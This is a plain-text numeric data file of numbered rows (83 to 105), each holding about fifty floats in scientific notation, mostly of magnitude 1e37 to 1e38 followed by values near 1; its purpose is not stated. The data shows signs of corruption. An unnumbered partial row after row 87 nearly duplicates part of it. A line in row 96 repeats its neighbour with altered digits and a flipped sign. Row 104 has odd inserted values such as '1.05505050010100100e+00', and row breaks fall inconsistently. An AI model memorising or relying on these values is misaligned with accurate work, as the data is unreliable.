7.739281044602378621e+36 9.375317445309638699e+36 -1.202066930454873761e+37
-4.940441164536379170e+36 -1.247317122639504698e+36 -7.067520671990558470e+36
1.063503458412111223e+37 1.068355717223585612e+37 -2.238838077020837205e+37
1.554319944131549715e+37 1.411767481997269051e+37 2.726232231084192076e+36
-2.036209818432545520e+37 1.271464595242270691e+37 1.669072134972268546e+37
-2.148188869624448318e+37 -2.968962794556111587e+36 -1.170343485923315395e+37
9.285968484960949300e+36 -1.517870977816373766e+37 -2.507350604034859510e+36
-2.074311759274529868e+37 1.987438188186720020e+36 -3.784719814775506416e+34
1.526060395400091472e+37 3.751047596767706752e+36 -2.060499859766503731e+37
-9.195085271613413047e+36 -1.019128815084391513e+37 3.132938812764296284e+36
2.905962334511537357e+36 -1.209634834345403309e+00 6.791905079962342606e-01
5.136858835312275717e-01 -1.392943444936819652e+00 1.553547611320736488e+00
-7.718066788571766867e-01 -1.543655727763986185e+00 -8.623388779772607482e-02
-1.988399826183502306e-01 6.415062838166775139e-01

83 1.604202565415941989e+38 1.361746757163104705e+37 -3.784483699495630141e+36
6.533501899297383826e+37 -3.625867354320661038e+37 -2.127599677286178433e+37
7.415539188726326923e+37 -2.649440465255061007e+38 -1.142595648230463389e+38
1.878335685552750285e+37 5.054310766863879096e+37 -7.783869541050152488e+37
2.907966523713420710e+36 2.048125049379930797e+37 -9.566734470957772768e+37
7.733322060470333013e+37 6.718875159794496835e+37 -1.371158463908180820e+38
1.149819822988840160e+38 9.602835692191573308e+37 -6.391535282117893120e+36
-1.540072509975392963e+38 7.316656971966032924e+37 2.028474365751580760e+38
-1.364264568483075284e+38 6.634540695178098458e+35 -7.482151366936655382e+37
6.288991398988013337e+37 -1.350214013372973128e+38 -9.424205213469483164e+36
-1.468883823633899740e+38 5.292258054470070787e+37 -3.524012888604642586e+37
9.740350873744828571e+37 -5.964884653359576827e+37 -1.292011073549780710e+38
-5.924508664031542846e+37 -4.749846604722997154e+37 1.884552085956849050e+37
4.956958871075171033e+36 1.476133011212255597e-01 -2.731334030824694725e-01
-1.314993853358538578e+00 -3.948003734076168114e-01 -1.952226633250228049e+00
1.178958947133643305e-02 -5.073293806207637147e-01 -3.993568727599678403e-01
-1.608104644983997300e+00 -4.577175395217540910e-01

84 1.972745744873180061e+38 1.090443477702268521e+38 -1.143477566204423766e+37
1.058140865594021267e+38 -3.097343243694261828e+37 -1.227942326896432766e+38
-1.879725222703796241e+37 -2.450122706429560602e+38 -1.211595811169468352e+38
9.582244522668924198e+37 8.827433088319541805e+37 -1.005297381219953768e+38
-3.918172289084780380e+37 1.464613365306877283e+36 -2.112499419796717165e+37
1.000541270294299161e+38 1.148815847529077308e+38 -2.250230804155851972e+38
1.147726103931081092e+38 1.261182560124917983e+38 3.649768709021296405e+37
-1.855628721290589830e+38 1.441924123420831948e+38 1.444524320930590880e+38
-1.783471242113224975e+38 -5.264953403330429559e+37 -1.140204613399488722e+38
1.151542400498884180e+38 -1.239167550673725460e+38 -3.943122798655903683e+37
-2.523459547929439799e+38 1.065968528132322628e+37 -1.678568562012963405e+37
1.776163843786203386e+38 3.896908056925767918e+37 -2.138541678477735773e+38
-1.237955586414738073e+38 -7.204633722399564703e+37 1.456013853563825757e+37
2.490281050070314071e+37 1.242989026219088050e-01 -1.186218024007292593e+00
-2.895282189739515344e-01 6.734945882295823028e-01 -1.392382487350894149e-01
-6.450313880627583929e-02 6.025589138591301852e-01 2.029639543226889609e-01
1.084137423439149206e+00 1.369880802548466836e-01

85 3.603545953408689311e+38 3.930160469340976957e+37 -1.041033150776548503e+37
1.527410861502768558e+38 -8.035335276334565903e+37 -6.108055610048948175e+37
1.580519521155949262e+38 -5.916914925760572343e+38 -2.552313194169429975e+38
4.975198113944032726e+37 1.159814551043742253e+38 -1.753737503203711907e+38
4.340351325255410857e+36 4.572079696950982690e+37 -2.039614422566912029e+38
1.748110930006205104e+38 1.547251712634998323e+38 -3.144484097726324107e+38
2.546987770476191768e+38 2.163650133992391960e+38 -9.692024246434733958e+36
-3.469807939357529554e+38 1.710831863272443495e+38 4.479863492513495056e+38
-3.061778143295470914e+38 -4.566006595781134325e+36 -1.701848250703210548e+38
1.476142405930515765e+38 -2.996384601669531398e+38 -2.530529338401751132e+37
-3.410438749123095668e+38 1.147642185217918570e+38 -7.939412077454283035e+37
2.268350821510322971e+38 -1.265199773225282002e+38 -2.964229826503353322e+38
-1.411017734240001920e+38 -1.061904179621353368e+38 3.998442318359935960e+37
1.243902694740655139e+37 -1.132104747108182430e+00 8.065022141240634213e-01
-6.068024418552434018e-04 -4.824644977513054545e-01 -2.174134950593902549e-01
6.796794439204381089e-01 1.611380844583612526e-01 -1.342289395614111536e+00
-2.498770986473430045e-01 -7.653776397139605558e-01
86 3.064538843342047252e+38 1.219896715636174577e+38 -1.178761185137094592e+37
1.441271219090304501e+38 -5.480079610445067961e+37 -1.338509865722528415e+38
2.479821423564475552e+37 -4.176644343651901521e+38 -1.981284214909592498e+38
1.103109847894807699e+38 1.245070974578959169e+38 -1.559952063931775420e+38
-4.141333560042285193e+37 1.152484634307200056e+37 -8.545333101458691305e+37
1.527239536772419678e+38 1.601202051211846256e+38 -3.196227720823121898e+38
1.957578160401212930e+38 1.926387051833945816e+38 3.408434315122799111e+37
-2.908155453734916361e+38 1.937771872331515100e+38 2.753685831251605895e+38
-2.751156864754288001e+38 -5.224231128808386544e+37 -1.652764022353113909e+38
1.564320311587732200e+38 -2.149597715995867551e+38 -4.570686000301127130e+37
-3.476059815161137351e+38 4.366352619290792060e+37 -3.622099292764207579e+37
2.422922787467439556e+38 6.095350809393752215e+36 -3.017067584995425934e+38
-1.620760211382114808e+38 -1.091941237765863402e+38 2.865189938451852956e+37
3.016783192361920027e+37 -1.143381705369360013e+00 5.772001392344222603e-02
1.027091731814943065e+00 1.550179525360228849e+00 -2.240798499290053591e+00
2.268256412790220847e-02 -2.109162688014638576e+00 5.611739176111025379e-02
-2.100726118920222429e+00 1.113742808962453895e-01
87 3.679338317084472581e+38 1.137568810687050861e+38 -1.557582157035198218e+37
1.752026245786742852e+38 -7.115081777139626059e+37 -1.378852147156574762e+38
7.275478780084687402e+37 -5.375395361590206404e+38 -2.449227706237246901e+38
1.085639468015305614e+38 1.391867968144574173e+38 -1.824420003479500750e+38
-3.043808759172649751e+37 2.704402496823504468e+37 -1.320280890107155232e+38
1.820096727374874103e+38 1.834720552131231917e+38 -3.654737851875029136e+38
2.388864904330190930e+38 2.272166311071185637e+38 2.505554972897901362e+37
-3.502116705187633999e+38 2.172833152821531265e+38 3.727251719001475186e+38
-3.212138820557948201e+38 -4.705854559349551712e+37 -1.913261043931840479e+38
1.795239601057324776e+38 -2.718037604622046462e+38 -4.713026596330036426e+37
-4.040025807062660182e+38 7.312788453143281352e+37 -5.858300217579079682e+37
2.766784095303388318e+38 -3.804168056028192223e+37 -3.463126272141165502e+38
-1.833304001117658073e+38 -1.197256536566314199e+38 3.470034571277215539e+37
2.785232544600615681e+37 1.504752528582675504e+00 -3.058155790249218292e-01

2.783333344009013081e+37 1.304733328383073304e+00 3.038133790349318393e-01
8.329843536418698458e-01 1.195909450417294240e+00 -1.829015349207541163e-02
-9.113367380954905395e-01 -4.218679510797550547e-01 4.877701226996847272e-01
-3.412316011701707064e-01 -3.074732117268685339e-01

88 1.738040997925834383e+37 2.778470584497009404e+37 -1.473451757355174602e+36
1.163918108074657491e+37 1.033120486582051989e+35 -2.707945348735405188e+37
-2.431878109210180903e+37 -3.645660762846718679e+36 -6.742401256795181161e+36
2.229819029826340232e+37 1.307163065433352251e+37 -1.034312724425707048e+37
-1.297124634888986397e+37 -5.815445787603064942e+36 1.601793820428124490e+37
9.641138524141600131e+36 1.589479463636964565e+37 -3.040381102805163557e+37
6.028136315992031761e+36 1.293604545466360856e+37 1.193743125929343476e+37
-1.534904337556419404e+37 2.238621975667517066e+37 -9.278116650512400659e+36
-1.903546502154732925e+37 -1.436103087354657407e+37 -1.429612832179241986e+37
1.618948418326142948e+37 -2.896163030113259289e+36 -8.380043310372660327e+36
-3.331178288258552748e+37 -1.014551806892115888e+37 5.220903477629979930e+36
2.546951948934907317e+37 2.712599252517635409e+37 -2.879281553247225606e+37
-1.907999003351133644e+37 -1.052860972822784068e+37 3.735252643400672213e+35
6.256697738096908577e+36 6.513621471001053154e-01 -2.044625896734731940e-01
-4.690793968725068819e-01 5.657419778579787506e-01 1.022227745528554443e+00
-6.656747044882754816e-01 5.477053415349724119e-01 7.952691770585148534e-01
9.003501205799493423e-01 1.251501880640487840e+00

89 2.982246048748734184e+38 6.185295836737390537e+37 -1.152452388049575558e+37
1.367494837223342151e+38 -6.226280778591901794e+37 -8.317216863266170131e+37
9.623322463304714208e+37 -4.641352916175369102e+38 -2.048529578494717412e+38
6.459649773254641620e+37 1.038191817965618696e+38 -1.451897962809295747e+38
-9.568939032373768525e+36 3.093174996270996941e+37 -1.373818742421294160e+38
1.459543932369930119e+38 1.389199027707186432e+38 -2.780488428859197953e+38
2.006314515477161502e+38 1.811379236853909304e+38 5.645226693345185707e+36
-2.847042609209098757e+38 1.592894018501297082e+38 3.378483788223300111e+38
-2.553447156481011361e+38 -2.145223423835940299e+37 -1.481310832784589373e+38
1.343312042568098041e+38 -2.338345702694672413e+38 -2.959165227275600744e+37
-3.070905867303668976e+38 7.755487200878315983e+37 -5.771520433464249174e+37
2.069358772728305033e+38 -6.908588708638861894e+37 -2.635873386894436190e+38
-1.335062028146412011e+38 -9.065370272323646539e+37 3.031364731702991148e+37
1.585809607176135357e+37 -9.349779732367797802e-01 5.697041467033104878e-01
8.939337796601834474e-02 -3.498624212345637363e-01 2.645173492493254064e-01
-1.132579280687170842e+00 -5.218794847052032893e-01 -4.491679966282694642e-02
-5.036399873617583012e-01 -1.960526598281208399e-01

90 3.747045487221396905e+38 4.017225505409824149e+37 -1.417961751478191138e+37
1.685219363662251481e+38 -8.409969324609231699e+37 -7.284136742528690276e+37
1.686482940658226198e+38 -6.221894720943567527e+38 -2.656341630748269704e+38
5.284217465921215585e+37 1.193891599578116341e+38 -1.793270713260065632e+38
8.379386447060220652e+36 5.185895835436790076e+37 -2.085928208110972653e+38
1.820074792600473761e+38 1.630446629757743000e+38 -3.279668958935254489e+38
2.599523983471606057e+38 2.237937074430911650e+38 -1.060281098147545443e+37
-3.602643098882379316e+38 1.808158800272404662e+38 4.708100768529810940e+38
-3.135074374535173215e+38 -7.235612390155768422e+36 -1.774804429339657212e+38
1.575346830054582572e+38 -3.107676848204201063e+38 -2.788540360064415819e+37

-3.646323361087488859e+38 1.209409258969072634e+38 -8.765927923343093237e+37
2.408952201953357545e+38 -1.370746506466090484e+38 -3.109550342871770977e+38
-1.521301726061771025e+38 -1.044731510452054166e+38 3.932397614340988738e+37
1.125374996794054998e+37 1.754401672172984483e+00 -5.775106958054764261e-01
1.479393672330099330e+00 5.542642910500508030e-02 2.978078732002676504e-02
2.717434341041570500e-02 -2.109247396717271461e-01 -1.659393115964863386e-01
2.519342804621494403e-01 -8.549208070829872330e-02

91 4.856500506839759793e+38 8.051547011695463677e+37 -1.999374753907945829e+37
2.246215374131955730e+38 -1.046897811235083506e+38 -1.229783676902833101e+38
1.845712629870961858e+38 -7.818191458156917314e+38 -3.385043032315773390e+38
9.068441868122719149e+37 1.630985281970820965e+38 -2.351019251450461238e+38
-2.584638630695541610e+36 5.943125945759187401e+37 -2.409844731429825702e+38
2.377285695882895003e+38 2.208660499808949139e+38 -4.426387477773528075e+38
3.299967213984907270e+38 2.929414955716776650e+38 4.015929529835309356e+35
-4.668243439381662436e+38 2.507717556300776686e+38 5.775556696291586086e+38
-4.107398749012441880e+38 -2.530900954687120841e+37 -2.366624075649086239e+38
2.159309324099780155e+38 -3.906277278392892034e+38 -4.512541446638565265e+37
-4.931602427793075197e+38 1.402558141631413482e+38 -1.053381413502042051e+38
3.295703738791616451e+38 -1.431962829167702171e+38 -4.192998781460574034e+38
-2.125809704564520217e+38 -1.407845676927407886e+38 4.823700468957170960e+37
2.064921997515911310e+37 -2.499386425613735752e-01 1.681230879638987985e-01
-2.246605610395602248e-01 -9.876070404633100486e-01 1.681798818257064509e-01
-9.837047625846487842e-01 3.041365049795883846e-01 -1.555720133947334327e+00
6.813308225460911194e-01 -1.580139343960835108e+00

92 9.370505292961367330e+37 8.136439592837794836e+37 -2.177227580358751427e+36
4.313769134012751745e+37 -9.694160085766944557e+36 -7.280674001922617223e+37
-5.052785640022730897e+37 -7.778979833044676585e+37 -5.073153315455792998e+37
6.611734887540573527e+37 5.147944240495721867e+37 -5.232167264248103552e+37
-3.855451392265124492e+37 -1.385720588374682649e+37 1.375617226230933462e+37
4.789735250242031379e+37 6.125059754926527583e+37 -1.218700257571978049e+38
5.284576576950657841e+37 6.375403673310665546e+37 3.093597636589684949e+37
-8.557160832531494786e+37 8.013027516359728550e+37 2.753047966855935969e+37
-9.476974141385622232e+37 -3.778015949748593738e+37 -6.032791308261396265e+37
5.832302855972496435e+37 -4.580888887091956770e+37 -2.345378878332753869e+37
-1.259499330572507628e+38 -1.521882348682951293e+37 9.650204257413875762e+36
9.351177405382803858e+37 6.380535959232257281e+37 -1.146089834555718275e+38
-6.463094232488815981e+37 -4.718273923475918513e+37 8.751981882911722252e+36
2.017955316580243813e+37 5.681931978251304055e-02 -7.960658029175827766e-01
3.190444165721793568e-01 -6.360377272400480342e-01 -2.580330848458326720e+00
1.082238506794342525e+00 5.324780891360003654e-01 -4.055527717786911457e-01
1.234829312684064262e-01 -1.118221705204093031e+00

93 1.857270451105371672e+38 9.613818642724433551e+37 -1.047736916657855750e+37
9.834078193677364218e+37 -3.015639633660340509e+37 -1.093765938709117523e+38
-9.657062311275633036e+36 -2.369557481589842253e+38 -1.154890280562755548e+38
8.517665971678011074e+37 8.125699471505804212e+37 -9.429737611919194600e+37
-3.360072385773385569e+37 3.334789585459686231e+36 -2.645215548801719503e+37
9.394195828165000075e+37 1.059871633227512559e+38 -2.080070764005735729e+38
1.097602932837946387e+38 1.181442761279851450e+38 3.128218168715695375e+37

-1.751417896517556731e+38 1.321488861553469814e+38 1.437373240489070300e+38
-1.669645221058725894e+38 -4.593881946278516913e+37 -1.057955075078229449e+38
1.061293980895536264e+38 -1.196726273824225851e+38 -3.535855593560434579e+37
-2.331347709319968786e+38 1.402605375542924634e+37 -1.806369506543439121e+37
1.635048522077156612e+38 2.831341846259657723e+37 -1.976010209603079458e+38
-1.133977015125170734e+38 -6.658801043651979498e+37 1.410947150805217570e+37
2.204268085577598528e+37 6.843191239890639155e-01 -2.649902744379594166e-01
-3.083799518681734630e-03 -1.258674191622293881e+00 2.675675372222439674e-01
-2.521397966999569529e-02 -1.293812839872154896e+00 -3.498699857336057262e-01
-1.184126578480448666e+00 -9.262940931143497370e-01

94 9.529535159378957166e+37 2.117298561181932228e+37 -7.673289026599169877e+35
3.569151248433829844e+37 -1.934915424453576481e+37 -1.881681714018197573e+37
2.539403952136976691e+37 -1.395632728219337570e+38 -6.474989499195042734e+37
2.024987441940083361e+37 3.417506830846141873e+37 -4.786690785205816687e+37
-7.260453051230894242e+36 5.624860994145793177e+36 -4.647642751174737094e+37
4.591620374363215156e+37 4.287014229924989716e+37 -8.784867935607948324e+37
6.730549818384164104e+37 5.861495099225346908e+37 1.969085942583652566e+36
-8.980394706633435572e+37 4.847936632113444426e+37 1.021140558066595360e+38
-8.527657126248804937e+37 -5.307192208421243645e+36 -4.719153379670538005e+37
3.852292178020333834e+37 -7.406115927230218364e+37 -7.296989901464771469e+36
-8.987278497025510427e+37 2.219816912277649345e+37 -1.274422196426175856e+37
6.168612794815079223e+37 -1.488921081826898127e+37 -8.260962464921713658e+37
-3.742065798724534618e+37 -3.381447225022242286e+37 1.225899710371179326e+37
6.629570161949773673e+36 2.158040068779410736e-01 -1.351740017694902596e+00
-2.243002307233892267e+00 -2.457832914697866411e-01 4.166960716555570543e-01
1.704984062690373836e+00 3.873976674997832714e-01 5.785878821878580602e-01
4.579498723583751985e-01 1.886231102488717504e+00

95 3.574460659062896927e+37 5.703008020940090217e+37 -4.317507128598396449e+35
1.708618245043212234e+37 4.150357539518244584e+35 -4.808623326972625845e+37
-5.280480954134426489e+37 -2.003645538119680733e+36 -1.373246864031400961e+37
4.457256880935530910e+37 2.758668170443652116e+37 -2.291887567648079472e+37
-2.927262697626771422e+37 -1.482519862439801762e+37 2.946901598885740066e+37
1.928842523994667343e+37 3.086060943991768546e+37 -6.122088436056279680e+37
1.580110623308095633e+37 2.721303537328383978e+37 2.418691984234251762e+37
-3.141972851013877313e+37 4.349300640290047386e+37 -2.206442176102973013e+37
-4.211130237624732858e+37 -2.759061712861964590e+37 -2.878411622208980436e+37
2.959453834594679924e+37 -6.010043013247044361e+36 -1.523738242020872003e+37
-6.113986267772533315e+37 -2.218409600272493399e+37 1.479085676455836860e+37
4.810784058803602574e+37 5.956510965851796603e+37 -5.719909646546843281e+37
-3.480918764606179100e+37 -2.560392187895587252e+37 2.688475602714101088e+36
1.401019536950349650e+37 7.845481707226052703e-02 8.616547825042956132e-01
1.047381254926867733e+00 1.162635621781966222e+00 1.546585248576642257e+00
-8.975931076034048273e-01 -1.275093651957835528e+00 7.089867061473943410e-01
-2.078072907724111684e-01 4.501279591830503191e-01

96 5.756972812984347469e+38 1.231321448886872612e+38 -2.180983230312843575e+37
2.627157304412552971e+38 -1.195463515514816194e+38 -1.632963358517457131e+38
1.817953890470732904e+38 -8.952935514847652630e+38 -3.953865009525632900e+38
1.074277087507746672e+38 2.022800702827405466e+38 2.825705600468270024e+38

1.214377087597746672e+38 2.023899792837495466e+38 -2.835795690468370924e+38
-1.987645022141502598e+37 5.871051136316220891e+37 -2.615788155562194283e+38
2.829608337501422882e+38 2.687165550861938702e+38 -5.400385067731763221e+38
3.890357439284242038e+38 3.509400493835285612e+38 1.394685662231364140e+37
-5.529555627396697202e+38 3.097727277048525225e+38 6.484461488471977708e+38
-4.954553395476089635e+38 -4.279952583629278126e+37 -2.862996084770367079e+38
2.623966025563833174e+38 -4.515591502876329874e+38 -5.973367619076284395e+37
-5.942523581158385517e+38 1.484984435643050322e+38 -1.112867884450541874e+38
4.018036469966857291e+38 -1.307777974342227065e+38 -5.100271721027333465e+38
-2.607818174062543419e+38 -1.776241496031340261e+38 5.720649778103716693e+37
3.190831717671798205e+37 1.033406675545093023e+00 4.949007463459539347e-01
1.857332632725784971e-01 -1.657845432938420460e+00 4.029815569314578738e-01
1.347899800804170517e-02 -1.834928227434827475e-02 -7.310543639712990815e-01
-4.492765440158974499e-01 -5.999151322701700151e-01

97

6.381923343390401471e+36 8.219415359942972191e+37 -2.884980719549096742e+36
1.589746138305248495e+37 1.101787440250414345e+37 -7.619311804733653678e+37
-9.841212571847159927e+37 6.935126923474412232e+37 1.310203152010643447e+37
6.341862773861086830e+37 2.566966709726550808e+37 -8.694336255562348677e+36
-4.171733031877419138e+37 -2.457736943559746870e+37 7.718189155640039443e+37
6.526892559798670982e+36 2.907024368115380425e+37 -5.323258828098892209e+37
-1.517990280045641669e+37 1.156742810549434639e+37 3.841101106070431858e+37
-1.246760130789054893e+36 4.724494292803969878e+37 -8.962173065322221936e+37
-1.863896888411695265e+37 -4.464501702677710485e+37 -2.202374955772967946e+37
3.034461788645975466e+37 3.187329782781241159e+37 -2.215176830695429113e+37
-5.885342220603125935e+37 -4.796506732488787962e+37 2.796308440610928226e+37
4.914526232709811125e+37 1.032074852239873280e+38 -5.103762406762758768e+37
-4.060715179249822915e+37 -1.899591865809210541e+37 -3.803260890331419382e+36
1.818666526631300312e+37 -3.615909801272934598e-01 -5.102814540447651037e-01
-5.156701330021860041e-01 1.267525342824385781e+00 -5.818707715805533365e-01
-4.431764963237206922e-01 1.432593657902816009e+00 -2.447834939077126182e-01
8.347571427941186117e-01 3.137126539101403599e-01

98

2.064854825562242407e+37 9.967705096701501995e+37 -5.293023094043704811e+36
2.866900009244831365e+37 1.009264317863352182e+37 -9.779421347041100440e+37
-1.101730548162385882e+38 5.794749847717250069e+37 6.248161235363656379e+36
7.834550752145323442e+37 3.458119066167097688e+37 -1.599002339023415772e+37
-4.798341908958015568e+37 -2.581183842789235533e+37 8.685054238381667770e+37
1.447571939711163284e+37 4.132376915723018209e+37 -7.588563902148846197e+37
-1.074217230567575778e+37 2.132713223698076887e+37 4.577281370596313056e+37
-1.451179608153166365e+37 6.424237184591711880e+37 -8.888270813632871023e+37
-3.157126576010490937e+37 -5.471344947203428115e+37 -3.270420217197128968e+37
4.399374930772643798e+37 2.734743074417912470e+37 -2.859456519362644860e+37
-8.729050687997347346e+37 -5.238398805982691730e+37 2.801992172328241726e+37
6.952764128858946173e+37 1.161805276617705928e+38 -7.295704103077770802e+37
-5.656864168368625127e+37 -2.424396635770108141e+37 -4.401665845966001583e+36
2.156991774535512915e+37 -7.682246441805201664e-02 -4.234846008438142295e-01
4.456645919027812930e-01 2.294144166084800818e-02 -8.858137931476822713e-01
-1.465907889886737703e+00 -1.009350725376313651e+00 5.199753008661914810e-01
2.484574749172722696e-01 4.759514721956559780e-01

99 5.490842887242904274e+38 1.154170802091474883e+38 -2.085566192628413792e+37
2.506850503325464466e+38 -1.143531957522520780e+38 -1.540165565375419115e+38
1.757194989933244897e+38 -8.551129420640074829e+38 -3.773653532783951162e+38
1.200207285201728334e+38 1.922381745070226354e+38 -2.695862776618673821e+38
-1.805180496301839352e+37 5.658509028069067584e+37 -2.515008509036342270e+38
2.695295642384517688e+38 2.557899963855978098e+38 -5.136105786329894340e+38
3.709064653197191019e+38 3.342984353444405635e+38 1.201479731709917887e+37
-5.266332652453022162e+38 2.942837936215499531e+38 6.207077560235118826e+38
-4.717490026239829331e+38 -3.987526617393433492e+37 -2.727104354687611600e+38
2.491110353943732524e+38 -4.311239062862453926e+38 -5.600916991001415805e+37
-5.657004230794559808e+38 1.425906408066561308e+38 -1.065430313989155454e+38
3.820225449463584293e+38 -1.267793984496078262e+38 -4.855383249061207525e+38
-2.474455031350756804e+38 -1.685464018233280468e+38 5.495538559701929848e+37
2.987999708815051631e+37 6.075553735712524439e-01 -6.397091186983260291e-01
-1.626093828065680869e-01 -1.073909624126941242e+00 -8.549560143654549860e-01
-7.842211839665112760e-02 -4.681300035869456755e-01 1.219565819329498924e+00
-6.626229465800047569e-01 8.525247298755875835e-01

100 2.795132559838712062e+38 7.908172351198771834e+37 -8.780868963533115135e+36
1.236469323390446667e+38 -5.478635929603672696e+37 -8.981010392965820268e+37
6.171302254173736343e+37 -4.109570594059771803e+38 -1.876805898739942100e+38
7.548941433818629529e+37 1.045426650684258269e+38 -1.409694915470472939e+38
-2.214796489176723963e+37 1.949746618595517718e+37 -1.109440037670730442e+38
1.379120038409511391e+38 1.349955591821445684e+38 -2.723839317848644131e+38
1.877417096461409447e+38 1.729718174725429378e+38 1.594111702770936316e+37
-2.674833700992617378e+38 1.584426577643835174e+38 2.886518928105542957e+38
-2.470027585396589618e+38 -2.929289689243969206e+37 -1.430309439839769520e+38
1.306924092916901330e+38 -2.110809750720839298e+38 -3.270904522782130068e+37
-2.934738549087157659e+38 5.929128677596357733e+37 -4.341780874666408049e+37
2.017795788281604785e+38 -3.497981446794318063e+37 -2.562724598763884288e+38
-1.313615778328961391e+38 -9.440554093472316246e+37 2.846130435339878303e+37
2.084061708033513838e+37 -1.195997421049261877e+00 -5.974003028367613766e-01
-1.875294451382623517e+00 -1.644422264047534776e-01 -1.067271379477720217e+00
1.449356210652151811e+00 4.878351617103280913e-01 -7.676015548906526265e-01
-2.107673702199156784e-01 8.384788443215286380e-01

101 8.262806374288014014e+37 1.880523048406807429e+37 -1.330010025134457668e+36
3.272090244107311143e+37 -1.676041003710416006e+37 -1.869465925099324125e+37
2.229875978549514654e+37 -1.223171100598343991e+38 -5.614783753898811433e+37
1.821401017332032190e+37 2.963628087794315718e+37 -4.132858482414404462e+37
-5.769044678072390238e+36 5.536193778144456340e+36 -3.895757401014583642e+37
4.005048340460649459e+37 3.774581222012089118e+37 -7.686192136181212717e+37
5.755347869591292634e+37 5.077441147649901975e+37 2.101418323783429652e+36
-7.817034956180139897e+37 4.296992907316489127e+37 8.890478188590583339e+37
-7.335978963602881981e+37 -5.305081428492852349e+36 -4.114062608252593135e+37
3.468326243079270281e+37 -6.415060120576571665e+37 -7.100054813757024558e+36
-8.011371097228965774e+37 1.942467401250205302e+37 -1.208635940152985419e+37
5.488728899349945097e+37 -1.356625017705237147e+37 -7.234073887613498649e+37
-3.394674700548748162e+37 -2.848945408783603097e+37 9.997702555489692009e+36
5.573499953686668190e+36 -8.764098317736541688e-01 -8.788665677520063335e-02

-1.636123599476018153e+00 -1.438674464391585639e+00 8.079868459006920300e-01
8.097252273226952513e-01 -1.368605192266913184e-01 -9.102376853042958016e-03
4.486233663277467976e-01 2.490319663647522219e+00

102 5.650727015124190257e+38 9.206212633841228145e+37 -2.222856941716663503e+37
2.585294020568036835e+38 -1.219820281546342552e+38 -1.386772768939804103e+38
2.155610074587116559e+38 -9.088139467750482782e+38 -3.940956370560274250e+38
1.038073303952856047e+38 1.895276482600165384e+38 -2.738622213685186915e+38
-3.261947617633403716e+36 6.849684188791113681e+37 -2.833308605335682487e+38
2.762535552708690223e+38 2.558013760694418978e+38 -5.134949677813352774e+38
3.854870386393519724e+38 3.408660708588265417e+38 -5.248570383322809103e+35
-5.429264793460970819e+38 2.898992593291844078e+38 6.726623998483172434e+38
-4.786794382144872773e+38 -2.786737849916097797e+37 -2.747896300760068828e+38
2.491047661966842259e+38 -4.551055208433923642e+38 -5.116733795888897886e+37
-5.699502541706659931e+38 1.635578886840316938e+38 -1.214335943061552950e+38
3.808858595463641213e+38 -1.669882410441518206e+38 -4.862569341083336263e+38
-2.447525087007013838e+38 -1.648949102898161533e+38 5.706163042466996745e+37
2.409301135080001445e+37 -5.584482988868989528e-01 -1.764855724557760630e-01
-8.872896395581421070e-01 8.240094732099456643e-02 3.328495622918823393e-01
2.147826498395995209e-01 2.804944034370661088e-01 -6.329302567173454852e-01
1.304054755747862948e-01 1.073799636453412476e-01

103 1.075746853097994842e+38 1.106202272107008639e+38 -5.522636913260478592e+36
5.908051295023117150e+37 -8.792625069833770543e+36 -1.071680256650678014e+38
-7.610667371216706057e+37 -7.947595038374810097e+37 -5.504137709920795223e+37
9.037274695845277410e+37 6.378536938741232569e+37 -6.071664192237232700e+37
-4.993017446007602784e+37 -1.788667798474681968e+37 3.627465025935958090e+37
5.663073654451803100e+37 7.743867323796676723e+37 -1.517880766443559280e+38
5.400285500977076829e+37 7.448858225974304666e+37 4.435631262526514055e+37
-9.892993616212341701e+37 1.041604627301147838e+38 1.479932632550417699e+37
-1.089795308403970316e+38 -5.467465202547602136e+37 -7.354439810177440315e+37
7.745511877561880132e+37 -4.511526017952815009e+37 -3.403547371127442047e+37
-1.635562330698007884e+38 -2.631543619848611586e+37 1.251381898692753635e+37
1.214880354167140176e+38 9.035683464550355715e+37 -1.431615559803435129e+38
-8.768121008059938729e+37 -5.420342846175137714e+37 6.552279775985071607e+36
2.597822271734340595e+37 -5.701403051872119265e-01 1.966348504827070132e-01
4.093099067964959259e-01 -1.619409895912292896e+00 1.410106823725594816e-01
-1.075036670711444708e+00 -9.899843994527360858e-01 -4.994473594663573213e-01
-7.006401034807005490e-02 -9.329881901904553410e-02

104 5.442224806209375733e+38 7.398102865192523772e+37 -1.928123118953138239e+37
2.420295802880644118e+38 -1.195353109219808446e+38 -1.149776978232335943e+38
2.238253225192906795e+38 -8.855095892630116018e+38 -3.824891158702342852e+38
8.788734318570719166e+37 1.785895393682300620e+38 -2.634719588076082896e+38
2.431169178717120615e+36 6.839625945730861403e+37 -2.896445769575970058e+38
2.649947510124422503e+38 2.405293594725036620e+38 -4.849205068767503971e+38
3.767423388165492452e+38 3.272161938551425851e+38 -7.748940331106548853e+36
-5.231070099917148252e+38 2.694488636841674762e+38 6.630777764989075645e+38
-4.605450283148602331e+38 -1.751752417919458056e+37 -2.609760416388080358e+38
2.321625694580663482e+38 -4.449931578513702290e+38 -4.393964099792664900e+37
5.010701007510150000e+00 1.05505050010100100e+00 1.100011000000000110e+00

-5.342761097510156286e+38 1.655650588434166462e+38 -1.193311860063984110e+38
3.557816891503737030e+38 -1.767917549581343555e+38 -4.587220881869125611e+38
-2.255271707842000011e+38 -1.582444406373302326e+38 5.726990176474374681e+37
2.065421423402812726e+37 -5.111881946639625085e-02 3.977521638705007190e-01
9.745543286522702076e-01 -1.797652881827508597e+00 -1.009889559487953253e-01
-2.398862540335109372e-01 -1.105340665941755507e+00 -5.835946569509792292e-02
1.531160955306851146e-02 -5.094755819307812406e-01

105

5.320017684761300340e+38 1.237545542419108272e+38 -2.294333547494104974e+37
2.515618873323246430e+38 -1.092947302589755733e+38 -1.674242678212646384e+38
1.582011850451895220e+38 -8.223844382352153658e+38 -3.633482312745348896e+38
1.266303979238230114e+38 1.892516902012350164e+38 -2.607384900449704391e+38
-2.081975951074216018e+37 5.423511826885978148e+37 -2.287771514850504591e+38
2.621749414830411024e+38 2.532458830311869959e+38 -5.059837544401882914e+38
3.535276972385986147e+38 3.244654377760667215e+38 1.752021402035962319e+37
-5.102114433987364047e+38 2.941387622241010337e+38 5.904554116857842185e+38
-4.560427356429418721e+38 -4.710523582649388791e+37 -2.673335226785804290e+38
2.491679617606993401e+38 -4.119767199606851520e+38 -5.922705484095550285e+37
-5.633572602425624723e+38 1.320356536809980126e+38 -1.029110292140443155e+38
3.808605270042871554e+38 -1.115410666159979878e+38 -4.791938805396118525e+38
-2.500170887791677572e+38 -1.620406128951698041e+38 5.053984174942603869e+37
3.059034376620166253e+37 -2.807307944713122172e-01 4.256276984554898113e-01
